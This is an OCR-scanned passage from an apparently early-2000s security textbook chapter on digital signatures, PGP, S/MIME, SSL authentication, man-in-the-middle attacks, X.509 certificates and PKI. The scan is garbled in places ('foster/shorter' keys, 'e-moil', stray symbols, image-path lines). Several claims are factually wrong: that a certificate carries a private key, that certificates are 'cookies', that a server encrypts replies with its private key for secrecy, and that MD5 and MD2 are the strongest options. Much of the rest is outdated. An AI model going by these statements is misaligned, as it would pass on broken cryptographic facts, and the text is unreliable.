Digitally signing code establishes the identity of the legal creator of the application that the code makes up. Digital signatures contain proof of identity of the originator of whatever it is that is digitally signed. For example, an e-mail message with a digital signature proves that the sender of the message is really who they say they are. Digital signatures can also verify the identity of a software manufacturer or the issuing authority of a document, e-mail message, or software package. Digital signatures are usually contained within digital certificates. Digital signatures can be used in documents whether they are encrypted or not. The true value in digital signatures is that they unequivocally identify the originator of the document and detect whether or not the document was altered even in to the minutest degree from its original form. Signatures can even be time-stamped to record the exact moment a document was sent.

How digital signatures work is relatively straightforward. When a message is composed, a mathematical calculation of the document called a *hashing* is created. If encryption is used on the message or document, the hash is encrypted and becomes the digital signature. When the intended recipient of the message receives it, the hashing of the received message is calculated again. Then the message is decrypted, and the enclosed hashing and the newly calculated hashing are compared. If the values of the new hashing and the original hashing are the same, then the message is valid and has not been tampered with. Digital signatures are supported in almost all popular e-mail clients, including Microsoft Outlook and Lotus Notes. Figure 11.1 illustrates the principle of digital signatures.

Figure 11.1 Digital Signatures Ensure Message Delivery


Recipient decrypts message and runs same hash an message. If result is the same value as the sent hash then message is verified as valid.
Encrypted message and digital signature travel to recipient.
Mail message from sender is hashed and encrypted to create digital signature and encrypted message.
#@$ ~^&
#@$ ~^&

Digital signatures are one way of ensuring that a message gets to its recipient safely. The other methods discussed in the following sections, PGP and S/MIME, use encryption algorithms instead of hashing algorithms to perform their duties.


Pretty Good Privacy

Pretty Good Privacy (PGP) is pretty much a standard for e-mail security, used by individuals and corporations alike. Phillip R. Zimmermann developed PGP in 1991, and it has since taken off to become the most widely used e-mail cryptography method. PGP can be used to not only encrypt and decrypt e-mails, but it can also be used to encrypt or decrypt data files attached to e-mails, as well as to send digital signatures that verify the identity of the sender. This makes PGP quite a useful tool in the fight to secure data from prying eyes. PGP is the property of Network Associates Incorporated, but freeware versions are available for download on the Web at www.pgpi.org/products/pgp/versions/freeware/win32/7.0.3.

PGP employs a variation of public key cryptography to ensure the security of e-mails it protects. PGP-enabled applications possess a private key that only the owner has access to and a public key that is freely

distributed with e-mails. The twist that PGP puts on public key encryption is that it uses a special faster/shorter encryption algorithm to encrypt the content of a message, instead of simply the recipient's public key. PGP then uses the recipient's public key to encrypt the faster/shorter encryption key that was used to encrypt the message, before sending both the message and the encrypted faster key off to the recipient. The recipient then uses his private key to decrypt the faster/shorter encryption key, which is then used to decrypt the e-mail message. Figure 11.2 illustrates the transfer of mail from sender to recipient using PGP.

Figure 11.2 Pretty Good Privacy Cryptography Method



Foster/shorter encryption key is encrypted by Computer B's public encryption key.
Computer B uses its private key to decrypt encrypted foster/shorter encryption key.
Encrypted e-moil ond encrypted foster/shorter encryption key ore tronsferred to recipient on Computer B.
A
B
PGP uses o foster/shorter encryption key to encrypt e-moil messoge.
Foster/shorter encryption key is then used to decrypt moil messoge.

PGP comes in two versions, Rivest Shamir Adleman (RSA) and Diffie-Hellman. The RSA version uses the International Data Encryption Algorithm (IDEA) in the faster/shorter encryption key, whereas the Diffie-Hellman version uses the Carlisle Adams and Stafford Tavares (CAST) encryption algorithm for the faster/shorter key.

PGP integrates nicely with most widely used e-mail applications such as Microsoft Exchange/Outlook, Netscape Mail, and Lotus Notes

to provide added security to these infrastructures. Figure 11.3 shows the Outlook mail client with PGP installed. PGP public encryption keys can be registered with known PGP public-key servers, which add even more credibility to your secure e-mails because recipients can then locate a copy of your public key.

Figure 11.3 The Outlook Mail Client with PGP Installed



When PGP is used to send digital signatures, it uses one of two hash algorithms to scramble a sender's identity based on the version of PGP used. The RSA version of PGP uses the Message Digest 5 (MD5) algorithm, whereas the Diffie-Hellman version uses the Secure Hashing Algorithm 1 (SHA-1). The hashed information is then encrypted with the sender's private encryption key. The recipient uses the sender's public key to decrypt the hash code and compares it to the hash code for the digital signature to see if it matches. If the code matches, the message is verified as being securely transmitted.

There are a couple more important pluses to using PGP, the first being that its use is not limited by the typical border restrictions we have become so accustomed to seeing with other security applications. PGP can be used anywhere in the world at the same level of security it is used with here in the U.S.

Second, PGP has no backdoors. Despite the news of the bug found in PGP version 5.5 on August 24 2000, all PGP source code up to

version 6.5.8 has been publicly reviewed and found to be backdoor free. The bug, which involved PGP encrypting data with the use of unauthorized Additional Decryption Keys (ADKs), was quickly fixed by Network Associates. Detailed information can be found about this bug at www.pgp.com/other/advisories/adk.asp, www.cert.org/advisories/CA-2000-18.html, www.pgp.com/other/advisories/phil-message.asp, and http://senderek.de/security/key-experiments.html—not to mention the declaration by Zimmermann himself in his farewell address on February 21 2001 that the latest version of PGP (7.0.3) is free from backdoors (rarely has someone been as willing as him to risk his professional reputation on a medium as pervasive as the Internet on behalf of a product or a previous employer; his farewell letter can be found at www.pgpi.org/news/#20010219). PGP isn't the cure-all for your secure messaging problems, of course. As a matter of fact, many members of the OpenPGP community frown on Network Associates' implementation of PGP. They claim that it does not provide the flexibility and robustness that OpenPGP provides. Preference for other methods of securing e-mail, namely S/MIME, may be another reason why PGP hasn't enjoyed greater proliferation.

Secure Multipurpose Internet Mail Extension

Secure Multipurpose Internet Mail Extension (S/MIME) is the major alternative to PGP in secure messaging and has been included in both Netscape and Microsoft Web browsers. Multiple vendors endorse S/MIME over PGP, which contributes to its seeming ubiquity. S/MIME uses the RSA encryption and authentication algorithms and has been proposed as a standard to the IETF by RSA Inc.

The S/MIME standard describes how to encrypt messages and include digital signatures within them via the Public Key Cryptography System number 7 format (PKCS-7). S/MIME is used mostly for simply signing e-mail messages so that the receiving e-mail program and the actual recipient has assurance that the e-mail was, in fact, sent by the user whose name appears at the top of the message. If the message has been tampered with in any way, the digital signature that S/MIME

affixes to the message is changed and cannot be verified by the recipient. This usually results in an alert being sent to the recipient in the form of a pop-up box.

Secure Sockets Layer

Secure Sockets Layer (SSL) is Netscape Communications Corporation's security implementation for secure transmittal of information via Web browsers. SSL, although used for the same purpose, should not be confused with Secure Hypertext Transfer Protocol (S/HTTP). Both security applications use the "https" designation during data transmission. SSL is now at version 3.0 and is widely used along with its predecessor, SSL 2.0, in all the major Web browsers.

In systems where SSL or some other method of system-to-system authentication and data encryption is not employed, data is transmitted in clear text, just as it was entered. This data could take the form of e-mail, file transfer of documents, or confidential information such as social security numbers or credit cards numbers. In a public domain such as the Internet, and even within private networks, this data can be easily intercepted and copied, thereby violating the privacy of the sender and recipient of the data. We all have an idea of how costly the result of information piracy is. Companies go bankrupt; individuals lose their livelihoods or are robbed of their life savings as a result of some hacker capturing their information and using it to present a new technology first, to access bank accounts, or to destroy property. At the risk of causing paranoia, if you purchase anything via the Web and used a credit card on a site that was not using SSL or some other strong security method, you are opening yourself up to having your credit card information stolen by a hacker. Thankfully, nowadays most, if not all, e-commerce Web sites use SSL or some other form of strong security to encrypt data during the transaction and prevent stealing by capturing packets between the customer and the vendor.


SSL works between the Application Layer and the Network Layer just above TCP/IP in the Department of Defense (DoD) TCP/IP model. SSL running over TCP/IP allows computers enabled with the protocol to create, maintain, and transfer data securely, over encrypted

connections. SSL makes it possible for SSL-enabled clients and servers to authenticate themselves to each other and to encrypt and decrypt all data passed between them, as well as to detect tampering of data, after a secure encrypted connection has been established.

SSL is made up of two protocols, the SSL record protocol and the SSL handshake protocol. These protocols facilitate the definition of the data format that is used in the transaction and to negotiate the level of encryption and authentication used. SSL supports a broad range of encryption algorithms, the most common of which include the RSA key exchange algorithms, and the Fortezza algorithms. The RSA algorithms have been shown to be the fastest and most secure algorithms available today for use in the commercial world, hence their overwhelming popularity. The Fortezza encryption suite is used more by U.S. government agencies. SSL 2.0 does not support the Fortezza algorithms. Its lack of backward compatibility may be another reason why it is less popular.

The SSL handshake uses both public-key and symmetric-key encryption to set up the connection between a client and a server. The server authenticates itself to the client (and optionally the client authenticates itself to the server) using PKCS. Then the client and the server together create symmetric keys, which they use for faster encryption, decryption, and tamper detection of data within the secure connection. The steps are illustrated in Figure 11.4.

Figure 11.4 SSL Handshake



SSL-Enabled Server
authenticates itself to
the Client using PKCS.
SSL-Enabled Client may also
authenticate to Server if required.
Once SSL session is established.
Client and Server work together
to generate symmetric keys for
encryption and decryption within
the SSL session.

Server Authentication

The details involving client and server authentication can be condensed into a basic four-step process for server authentication, as seen in Figure 11.5:

1. The client checks the date on the certificate that the server submits, to determine whether the current date and time are within the validity period of the certificate.
2. The client checks its list of trusted Certificate Authorities (CAs), to determine if the server's certificate has been authorized by one of the client's accepted CAs.
3. The client attempts to validate the server's certificate, by using the public key from the corresponding CA certificate in its CA list.
4. The client checks the domain name in the server's certificate, to determine if it matches the actual domain name of the server itself.

Figure 11.5 Server Authentication for Establishment of an SSL Session




Client Authentication

The server may request client authentication to verify that it is communicating with the same client that initiated the session, after this process

occurs. The steps for client authentication are also outlined here and illustrated in Figure 11.6:

1. The server checks the user's digital signature to see if the public key in the user certificate can validate it.
2. The server checks the user certificate to see if the current date and time are within the validity period for the certificate.
3. The server checks its own list of trusted CAs to determine if the CA that issued the user certificate is a trusted CA.
4. The server checks its own list of trusted CAs to determine if the CA in Step 3 has a certificate with a public key that can validate the user's digital signature.
5. The server can optionally check a Lightweight Directory Access Protocol (LDAP) server for a record of the user. Most of the major Certificate Management System vendors provide this functionality.
6. The server checks and verifies the client's access rights for the requested resources.

Figure 11.6 Client Authentication for Establishment of an SSL Session



These types of security schemas are designed to prevent impersonation attacks or what is known as *bucket* brigade or man-in-the-middle attacks. These attacks are basically a hacker's attempts at intercepting and stealing secure information by impersonation of a trusted client or server during a legitimate data transmission session between two parties.

Damage & Defense...

Man-in-the-Middle Attacks Illustrated

A *man-in-the-middle* or *bucket brigade* attack is one in which an attacker intercepts messages in a public key exchange and then retransmits them, with his own public key substituted for the requested one. When this occurs, the two original parties still appear to be communicating with each other directly. The attacker uses a program that appears to be the server to the client and the client to the server. The attack may be used simply to gain access to the data transmitted or to enable the attacker to modify them before retransmitting them. The term "man-in-the-middle" is derived from the ball game where a number of people try to throw a ball directly to each other while one person in between them attempts to catch it. The term "bucket brigade" comes from the old method of putting out a fire by handing buckets of water from one person to another between a water source and the fire. Figure 11.7 illustrates the typical method of the man-in-the-middle attack.

SSL renders the man-in-the-middle attack ineffective because only the two legitimate parties can correctly fill all of the criteria mentioned above in the client and server authentication sections. A hacker has no way of impersonating all of the characteristics of both the legitimate hosts. If at least one of the query requests that the client or server makes does not return the correct response, the two parties terminate any attempt at connection. Figure 11.8 illustrates two SSL enabled hosts beating the man-in-the-middle trap.

Continued

Figure 11.7 Typical Man-in-the-Middle Attack





Figure 11.8 SSL Defeating Man-in-the-Middle Attack



The U.S. government regulates implementations of SSL and decides the level of security they can provide to both local and foreign systems through export laws. Both SSL 2.0 and 3.0 with the RSA algorithms provide the strongest encryption used today—Triple Data Encryption Standard (3DES)—a 168-bit encryption implementation. Together with the SHA-1 hashing algorithm for authentication, we have the strongest

level of data security permitted for use within the U.S. A lower level of security is available for export to foreign countries. At one time, these export laws limited a company with offices in other counties to a lower level of security unless they purchased a Global Server ID, which enabled non-U.S. locations to use the higher level of encryption. In recent years, these laws are being relaxed, and the possibility that 168-bit encryption will be available worldwide is nearing a reality.

Digital Certificates

A *digital certificate* seems to be the medium of choice for creating secure authenticated connections with Web applications. A certificate contains the public encryption key of the system that owns the certificate. When one computer issues a certificate to another, it is actually providing a virtually nonrefutable form of self-identification and assurance.

Certificates are digital representations of a computer's identity in the PKI system. Certificates allow servers, persons, companies, and other entities to identify themselves electronically. The anatomy of a certificate is the same regardless of which service it grants the bearer access. Most certificates used today conform to the X.509 v3 specification. A X.509 v3 certificate consists of these five main components, as illustrated by Figures 11.9 and 11.10:

- The public or private encryption key value.
- The purpose of the certificate.
- The identity of the issuing Certificate Authority.
- The time period the certificate is valid for.
- The name and digital signature of the bearer of the certificate.

All this information makes certificates reliable and versatile tools in PKI technology. Certificates are arguably the most foolproof method of securing data. People have come to trust the proven performance of certificates to the point where banks now commonly employ them in their online banking systems to protect customers' information on the Web.

Figure 11.9 General Information Contained in a Certificate





Figure 11.10 Detailed Certificate Information



Application developers, Web system administrators, and IT managers would well benefit from becoming well versed in the use of certificates in their Web systems and applications to service their security needs. We are not proclaiming certificates to be the cure-all when it comes to Web security—they are, however, a means to a number of ways to protect Web investments.

Reviewing the Basics of PKI


PKI is a security method that is finding more and more usefulness in the Internet community today. PKI is the means by which many Web entities exchange information privately and securely over a public medium such as the Internet.

PKI employs public key cryptography to allow secure data exchanges between two systems. The type of cryptography that PKI makes use of involves the hiding or keeping secret of a distinctly different private key on one system while a public key is distributed to other systems wishing to engage in secure communication. This type of cryptography is referred to as asymmetric cryptography because both encryption keys are not freely disbursed. The private key is always kept secure, whereas the public key is given out.

The steps for creating secure PKI-based communications are as follows (and as indicated by the arrows in Figure 11.11):

1. Computer A, wishing to communicate with Web server B, contacts the server, possibly by accessing a certain URL.
2. The Web server responds and sends its public key half of the private-public key pair to the computer. Now the computer is able to communicate securely by using the public key to encrypt data it sends to the server.
3. The computer passes data encrypted with the server's public key to the server.
4. The server uses its private key to decrypt the message and to encrypt a response to the computer, which will decrypt the response using the server's public key.

Figure 11.11 Computers Securely Communicating Using PKI




PKI-based security is fully capable of providing robust authentication, authorization, and nonrepudiation services for any application that can make use of it. PKI-based security grants access, identifies, and authorizes using digital certificates and digital signatures. This eliminates the need to pass usernames and passwords, or even a pre-shared secret, as is done in the Internet Key Exchange method of security. This totally eradicates the possibility of a password or secret being captured by a prowling hacker. Even if someone were to intercept and capture the data transmitted in a PKI-enabled session, he would not be able to decrypt it or make any sense of it without either the private or public encryption key. PKI is so effective that many vendors that manufacture security products are enabling their products to use and support it.

PKI is implemented by means of a hierarchical structure. Encryption keys are commonly distributed in certificates, or in what some of you know as *cookies*. These certificates are issued, generated, and managed by a server known as the Certificate Authority (CA). The CA sits at the root of the hierarchy or the certificate path and is referred to as the *root CA*. It is possible for the root CA to delegate the management and validation of certificates to other certificate servers referred to as *subordinate CAs*. The root CA issues subordinate CA certificates to the subordinate CAs. These certificates give the subordinate servers the right to issue and validate client certificates.

All certificate servers and clients with certificates possess a list of root CAs that everyone trusts. The CAs on the list are referred to as *trusted root CAs*. As a result of this relationship, all other CAs, whether they are root CAs or not, that are not on this list are essentially subordinate CAs

to the trusted root CAs. This mechanism provides an excellent validation method because information contained within certificates can be traced back along what is known as a certification path to the issuing root CA, which in turn can be traced back to a trusted root CA. Figure 11.12 illustrates a certificate hierarchy.

Figure 11.12 Certificate Hierarchy Model


Root CA is really Subordinate CA of Trusted Root CAs.
Root CA issues server certificates to Subordinate CAs which they use to generate certificates to service client requests.
Subordinate CAs issue certificates containing public keys to clients requesting secure communications.

Certificate Authorities also possess Certificate Revocation Lists (CRLs), which contain a list of rejected or denied certificates. These certificates are owned by individuals, organizations, or computers that have been denied access to certain systems for violating some policy of the particular system. A CRL may contain the revoked certificate, the date it was revoked, and the reason the certificate was revoked.

CA lists of any sort are usually stored in some sort of database. The more popular implementations of certificate management services use

some sort of directory such as an LDAP directory. Trusted CA lists and CRLs as well as certificate request lists are stored in this database. This method of record keeping facilitates fast checking and retrieval of information by the certificate management service itself.

Now that we have discussed the component of a Public Key Cryptography System, we move on to the actual real world implementation: certificate management systems.

Certificate Services

A *certificate service* is the usual implementation of PKI. A certificate service is basically an organization of services surrounding a CA that allows it to issue, renew, and revoke certificates. Certificates are what are used to pass a public key to computers, which need to communicate securely using the PKI system. Many vendors in the Internet applications market, recognizing the importance and power of certificates, have developed quite versatile certificate management systems. Not only have they developed their own brands of certificate management systems, they have also partnered with network security vendors to offer their product in conjunction with the security device (for example, VeriSign and Netscreen Technologies Inc.). These partnerships enable the vendors to offer more complete cross spectrum security solutions to customers. This of course, benefits the customer seeking to secure their enterprise Web application infrastructure. It also benefits the vendor by putting the spotlight on their product and therefore boosting sales; a win-win situation for both the customer and the vendor.

In this section, we look at the certificate management systems of two of the leading vendors of Internet applications: Microsoft and Netscape/iPlanet. We discuss briefly their components and how they function, as well as any benefits or drawbacks to using one over the other. We leave the choice of which system is implemented to the reader.

Certificate Services were introduced with Microsoft Internet Information Server 4.0 in the Windows NT Option Pack as a component of Internet Information Server. Microsoft has taken the original intention of PKI a step further by incorporating Certificate Services as

another level of security and authentication on private networks as well as on the Internet.

Windows 2000 Certificate Services supports four standard certificate formats: the Personal Information Exchange, also known as the Public Key Cryptography Standards #12 (PKCS #12) format, the Cryptographic Message Syntax Standard, the DER Encoded Binary X.509, and the Base64 Encoded X.509 format. These supported formats make the Windows 2000 Certificate Services application capable of supporting a variety of platforms, from its native Windows to different flavors of Unix, and show that the world of PKI and certificates is still largely a non-Windows-dominated environment.

iPlanet by Sun/Netscape

The iPlanet suite of products is a result of the re-branding of Netscape Communication Corporation's suite of Internet application servers by the Sun/Netscape alliance. The Netscape Certificate Management Server and the iPlanet Certificate Management System are one and the same. From now on, we refer to either of them as the CMS.

Netscape and Sun designed the CMS to employ the most robust methods for encryption and authentication available on the market today. The CMS is capable of generating encryption keys to a maximum of 4096 bits, the strongest encryption key length available for use. Coupled with the strongest authentication algorithms in MD2, MD5, and SHA-1, the CMS presents a formidable infrastructure for securing a Web application.

